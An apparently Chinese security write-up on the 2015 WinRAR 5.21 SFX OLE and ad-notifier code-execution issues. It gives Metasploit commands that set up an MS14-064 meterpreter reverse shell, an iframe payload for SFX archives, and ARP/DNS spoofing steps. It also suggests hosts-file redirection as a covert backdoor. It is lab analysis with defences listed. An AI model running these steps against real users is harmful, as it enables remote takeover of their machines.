WinRAR(5.21)-0day 漏洞-始末分析

0x00 前言

上月底,WinRAR 5.21 被曝出代码执行漏洞,Vulnerability Lab 将此漏洞评为 高危级,危险系数定为 9(满分为 10),与此同时安全研究人员 Mohammad Reza Espargham 发布了 PoC,实现了用户打开 SFX 文件时隐蔽执行攻击代码,但是 WinRAR 官方 RARLabs 认为该功能是软件安装必备,没有必要发布任何修复补丁或升级版本。

本以为就此可以跳过该漏洞,但深入研究后发现了更加有趣的事情。

	[local exploits]	
-::DATE	-::DESCRIPTION	THYPE	-::HITS
	WinRar 5.30 beta 4 - Settings Import Command Execution Exploit	windows	462
30-09-2015	WinRAR 5.21 - (Expired Notification) OLE Remote Command Execution Exploit	windows	583
26-09-2015	WinRaR SFX - Remote Code Execution Exploit	windows	1.396
25-09-2015	WinRar 5.21 - SFX OLE Command Execution Exploit	windows	

0x01 WinRar 5.21 - SFX OLE 代码执行漏洞

简要介绍一下 WinRar 5.21 - SFX OLE 代码执行漏洞

1、相关概念

SFX: SelF-eXtracting 的缩写,中文翻译自解压文件,是压缩文件的一种, 其可以在没有安装压缩软件的情况下执行解压缩

MS14-064: Microsoft Windows OLE 远程代码执行漏洞,影响 Win95+IE3 – Win10+IE11 全版本,实际使用时在 win7 以上系统由于 IE 存在沙箱机制,启动 白名单以外的进程会弹出提示,如图



2、漏洞原理

sfx 文件在创建时支持添加 html 脚本,但又不会受 IE 沙箱限制,如果主机存在 MS14-064 漏洞,在打开包含 MS14-064 exp 的 sfx 文件后,即可隐蔽执行任意代码

3、测试环境

win7 x86

存在 MS14-064 漏洞

安装 WinRar 5.21

4、测试过程

实现相对简单,因此只作简要介绍

(1) 搭建 server

use exploit/windows/browser/ms14_064_ole_code_execution

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.40.131

```
set LPORT 1234
```

exploit

如图

```
msf > use exploit/windows/browser/ms14_064_ole_code_execution
msf exploit(ms14_064_ole_code_execution) > set payload windows/meterpreter/
se_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms14_064_ole_code_execution) > set LHOST 192.168.40.131
LHOST => 192.168.40.131
msf exploit(ms14_064_ole_code_execution) > set LPORT 1234
LPORT => 1234
msf exploit(ms14_064_ole_code_execution) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.40.131:1234
[*] Using URL: http://0.0.0.0:8080/YrrArF9oTAQ7j
msf exploit(ms14_064_ole_code_execution) > [*] Local IP: http://192.168.40.8080/YrrArF9oTAQ7j
[*] Server started.
```

(2) 生成 SFX

选择一个文件右键并添加到压缩文件

选中 Create SFX archive

点击 Advanced

点击 SFX options

点击 Text and icon

在 Text to display in SFX windows 中输入如下代码:

<iframe src="http://192.168.40.131:8080/YrrArF9oTAQ7j"></iframe>

(3) 运行 sfx 文件

双击后 meterpreter 即上线


5、分析

这种在 sfx 文件中添加 html 代码的方法很久以前已经出现,比如早在 08 年

已存在的 Winrar 挂马 相关链接:

http://www.2cto.com/Article/200804/25081.html

此漏洞的亮点在于使得 MS14-064 漏洞 exp 可以逃脱 IE 沙箱的限制 发现是否包含 SFX OLE 代码执行漏洞的方法:遇到后缀为.exe 的压缩文件,



0x02 poc 之谜

Vulnerability Lab 和 Malwarebytes 以及各大网站夸大漏洞危害本就十分有

趣,而 poc 作者的归属又引来了更加有趣的事情。

接下来根据搜集的信息整理出如下时间节点:

1、seclists.org 曝出 WinRAR 5.21 代码执行漏洞

2、WinRar 官方 RARLabs 作出第一次回应

限制 SFX 模块中的 HTML 功能会影响正常用户使用,而且攻击者仍可利用

旧版 SFX 模块、来自非 UnRAR 源代码的自定义模块、或者自建代码存档进行攻

击 所以 RARLabs 拒绝为此提供补丁并再次提醒用户,无论任何文件,都应该确

认其来源是否可信

3、RARLabs 作出第二次回应

指出该漏洞夸大其辞毫无意义,建议用户更多去关注 windows 系统的安全,

而不是 WinRar 软件的本身 在最后提到 R-73eN (RioSherri)举报 Mohammad

Reza Espargham 抄袭其 poc 代码

4、Oday.today 或许可以证明存在抄袭

(1) R-73eN 首发 poc

日期: 25/09/2015

相关链接:http://0day.today/exploit/24292

(2) Mohammad Reza Espargham 随后发布 poc

日期: 26-09-2015

相关链接:http://cn.0day.today/exploit/24296

5、R-73eN 为证明实力公布第二个漏洞 WinRAR(过期通知) OLE 远程代码执

行漏洞 poc

日期: 30-09-2015

相关链接:http://0day.today/exploit/24326

- 6、RARLabs 针对 R-73eN 公布的第二个漏洞作出回应, 拒绝修复
- -试用版 WinRaR 会弹出提示注册的窗口,该漏洞被利用存在可能
- -利用条件:

网络被劫持

未安装 MS14-064 漏洞补丁

- -但是又指出如果满足利用条件,那么系统本身已经不安全,早已超出 WinRaR 软件自身范畴
 - -因此拒绝为此漏洞更新补丁

相关链接:http://www.rarlab.com/vuln_web_html.htm

0x03 WinRAR - (过期通知&广告) OLE 远程代码执行漏洞

虽然 WinRAR(过期通知) OLE 远程代码执行漏洞也被 RARLabs 忽略,但其中的思路很是有趣,当然 R-73eN 公布的 poc 需要作部分修改来适用更多 winRAR 环境

1、相关知识

我们在使用 WinRAR 的时候常常会遇到如下情况:

打开 WinRAR 时会弹出广告,提示用户付费去掉广告,而不同版本 WinRaR 广告的链接会存在差异

英文版目前最新为 5.30 beta5

中文版目前最新为 5.21

英文版广告链接: http://www.win-rar.com/notifier/

中文版广告链接: http://www.winrar.com.cn/ad/***

2、漏洞原理

WinRAR 默认会访问特定网址, 如果能够劫持并替换为 MS14-064 的攻击代

- 码,那么远程执行任意代码不在话下,当然也能逃脱 IE 沙箱限制
 - 3、测试环境

win7 x86

存在 MS14-064 漏洞

安装 WinRar 5.21 cn

- 4、测试过程
- (1) 搭建 server 下载 poc, 相关链接: http://0day.today/exploit/24326 poc 需要作细微修改 (此处暂不提供修改方法), 执行 python 脚本, 如图



注: 如果了解 MS14-064 漏洞原理, 此处修改轻而易举


(2) 重定向 http://www.winrar.com.cn 至 server ip

可使用 arp 欺骗和 dns 欺骗

(3) 使用 WinRar 打开任意文件

默认弹出广告,触发漏洞,弹出计算器,如图





5、分析

虽然该漏洞条件限制相对多,但该思路很有启发性,可以尝试利用其他软件 默认弹出网页的情况

可以通过修改主机 host 文件永久更改广告链接至 serverip, 最终实现一种另 类的后门启动方式

针对此漏洞的防范:

阻止网络被劫持

安装 MS14-064 漏洞补丁